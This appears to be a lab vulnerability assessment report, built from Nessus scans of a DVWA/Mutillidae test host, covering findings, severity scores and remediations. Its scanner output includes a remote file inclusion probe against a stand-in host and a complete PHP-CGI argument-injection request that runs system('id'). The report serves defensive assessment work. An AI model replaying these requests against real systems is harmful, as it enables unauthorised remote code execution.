- This includes a list of remediation in order to eliminate most of the vulnerabilities.
- Here is the screenshot of the list of remediations steps that should be done in order to eliminate most of the vulnerabilities.



2 Actions

Action	Vulns ▾	Hosts
phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3): Upgrade to phpMyAdmin version 4.8.6 or later. Alternatively, apply the patches referenced in the vendor advisories.	2	1
Tomcat Sample App cal2.jsp 'time' Parameter XSS: Upgrade to Apache Tomcat version 4.1.40 / 5.5.28 / 6.0.20. Alternatively, apply the appropriate patch referenced in the vendor advisory or undeploy the Tomcat examples web application.	1	1

Sca n Details

Pol y:	Web Application Tests
Sta us:	Completed
Sev rity Base:	CVSS v3.0
Sca ner:	Local Scanner
Sta :	July 23 at 9:01 AM
En	July 23 at 9:41 AM
Ela sed:	40 minutes

WHOLE SUMMARY OF THIS SCAN


- ✓ Severity Base: CVSS v3.0
- ✓ Total found vulnerabilities - 40
- ✓ Status of all vulnerabilities: -
  - Critical - 3
  - High – 4
  - Medium – 16
  - Low – 3
  - Other Info – 24
- ✓ VPR Top Threats:-
  - Total Count – 9
  - High Count – 4
  - Medium Count – 2
  - Low Count - 3
- ✓ Remediations:-
  1. Tomcat Sample App cal2.jsp 'time' Parameter XSS: Upgrade to Apache Tomcat version 4.1.40 / 5.5.28 / 6.0.20. Alternatively, apply the appropriate patch referenced in the vendor advisory or undeploy the Tomcat examples web application.

  2. phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3): Upgrade to phpMyAdmin version 4.8.6 or later. Alternatively, apply the patches referenced in the vendor advisories.

4. DVWA top vulnerabilities and their remediations

1) Web Server Transmits Cleartext Credentials: -

- Risk Factor: Low
- CVSS v2.0 Base Score: 2.6
- **Description**
  The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.
  An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.
- **Solution**
  Make sure that every sensitive form transmits content over HTTPS.
- **Screenshot: -**



Description

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

Solution

Make sure that every sensitive form transmits content over HTTPS.

Output

```
Page : /phpMyAdmin/
Destination Page: /phpMyAdmin/index.php

Page : /phpMyAdmin/index.php
Destination Page: /phpMyAdmin/index.php

Page : /dvwa/login.php
Destination Page: /dvwa/login.php
```

Port ▴	Hosts
80 / tcp / www	192.168.5.135

Plugin Details

Severity:	Low
ID:	26194
Version:	$Revision: 1.17 $
Type:	remote
Family:	Web Servers
Published:	September 28, 2007
Modified:	November 29, 2016

Risk Information


Risk Factor: Low
CVSS v2.0 Base Score: 2.6
CVSS v2.0 Vector: CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N

Reference Information

CWE: 522, 523, 718, 724, 928, 930

2) CGI Generic Remote File Inclusion: -

- Risk Factor: HIGH
- CVSS v2.0 Base Score: 7.5
- **Description**
- The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.
- **Solution**
  Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade...
- **Screenshot: -**



CGI Generic Remote File Inclusion

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion
http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

Output

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to web code injection :

+ The 'page' parameter of the /mutillidae/ CGI :

/mutillidae/?page=http://r40_qRM9.example.com/
-------- output --------
<b>Warning</b>:  include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>:  include(http://r40_qRM9.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<b>Warning</b>:  include() [<a href='function.include'>function.in [...]
------------------------

+ The 'page' parameter of the /mutillidae/index.php CGI :

/mutillidae/index.php?page=http://r40_qRM9.example.com/

-------- output --------
<b>Warning</b>:  include() [<a href='function.include'>function.in [...]
<br />
<b>Warning</b>:  include(http://r40_qRM9.example.com/) [<a href='functio
n.include'>function.include</a>]: failed to open stream: no suitable wra
pper could be found in <b>/var/www/mutillidae/index.php</b> on line <b>4
69</b><br />
<br />
<b>Warning</b>:  include() [<a href='function.include'>function.in [...]
------------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://192.168.5.135/mutillidae/?page=http://r40_qRM9.example.com/
http://192.168.5.135/mutillidae/index.php?page=http://r40_qRM9.example.com/


less...
```

Plugin Details

Severity:	High
ID:	39469
Version:	1.24
Type:	remote
Family:	CGI abuses
Published:	June 19, 2009
Modified:	January 19, 2021

Risk Information

Risk Factor: High
CVSS v2.0 Base Score: 7.5
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Reference Information


CWE: 73, 78, 98, 434, 473, 632, 714, 727, 801, 928, 929

3) PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution: -

- Risk Factor: HIGH
- CVSS v2.0 Base Score: 7.5
- **Description**
- The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.
- **Solution**

  If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later.

  Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later
- **Screenshot: -**



HIGH PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution

Description

The PHP installation on the remote web server contains a flaw that could allow a remote attacker to pass command-line arguments as part of a query string to the PHP-CGI program. This could be abused to execute arbitrary code, reveal PHP source code, cause a system crash, etc.

Solution

If using Lotus Foundations, upgrade the Lotus Foundations operating system to version 1.2.2b or later.

Otherwise, upgrade to PHP 5.3.13 / 5.4.3 or later.

See Also

http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
http://www.php.net/archive/2012.php#id2012-05-08-1
http://www.php.net/ChangeLog-5.php#5.3.13
http://www.php.net/ChangeLog-5.php#5.4.3
http://www.nessus.org/u?80589ce8
https://www-304.ibm.com/support/docview.wss?uid=swg21620314

Output

```
Nessus was able to verify the issue exists using the following request :

------------------------------ snip ------------------------------
POST /dvwa/dvwa/includes/DBMS/DBMS.php?-d+allow_url_include%3don+-d+safe_mode%3doff+-d+suhosin.simulation%3don+-d+open_basedir%3doff+-
d+auto_prepend_file%3dphp%3a//input+-n HTTP/1.1
Host: 192.168.5.135
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
Cookie: security=high; PHPSESSID=4655603b2bd78fc5d91b9bc33f48abed
Content-Length: 82
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*

<?php echo 'php_cgi_query_string_code_execution-1658586212'; system('id'); die; ?>
------------------------------ snip ------------------------------
```

Plugin Details

Severity:	High
ID:	59088
Version:	1.21
Type:	remote
Family:	CGI abuses
Published:	May 14, 2012
Modified:	March 28, 2022

Risk Information

Risk Factor: High

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Temporal Score: 6.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:php:php

Exploit Available: true

Exploit Ease: No exploit is required

Patch Pub Date: May 3, 2011

Vulnerability Pub Date: May 3, 2012

Exploited by Nessus: true

Exploitable With


Metasploit (PHP CGI Argument Injection)

CANVAS ()

Core Impact

4) Browsable Web Directories: -

- Risk Factor: Medium
- CVSS v2.0 Base Score: 5.0
- CVSS v3.0 Base Score 5.3
- **Description**
- Multiple Nessus plugins identified directories on the web server that are browsable..
- **Solution**
- Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.
- **Screenshot: -**



MEDIUM Browsable Web Directories

Description

Multiple Nessus plugins identified directories on the web server that are browsable.

Solution

Make sure that browsable directories do not leak confidential information or give access to sensitive resources. Additionally, use access restrictions or disable directory indexing for any that do.

See Also

http://www.nessus.org/u?0a35179e

Output

```
The following directories are browsable :

http://192.168.5.135/dav/
http://192.168.5.135/dav/Q1rGEqEp.htm/
http://192.168.5.135/dvwa/dvwa/
http://192.168.5.135/dvwa/dvwa/css/
http://192.168.5.135/dvwa/dvwa/images/
http://192.168.5.135/dvwa/dvwa/includes/
http://192.168.5.135/dvwa/dvwa/includes/DBMS/
http://192.168.5.135/dvwa/dvwa/js/
http://192.168.5.135/mutillidae/documentation/
http://192.168.5.135/mutillidae/styles/
http://192.168.5.135/mutillidae/styles/ddsmoothmenu/
http://192.168.5.135/test/
http://192.168.5.135/test/testoutput/
```

Port ▲	Hosts
80 / tcp / www	192.168.5.135

Plugin Details

Severity:	Medium
ID:	40984
Version:	1.10
Type:	remote
Family:	CGI abuses
Published:	September 15, 2009
Modified:	January 19, 2021

Risk Information

Risk Factor: Medium

CVSS v3.0 Base Score 5.3

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS v2.0 Base Score: 5.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

5. WannaCry Ransomware Vulnerability Assessment

✓ Vulnerabilities Found – None

✓ Info Found – 1

✓ VPR Top Threats – None

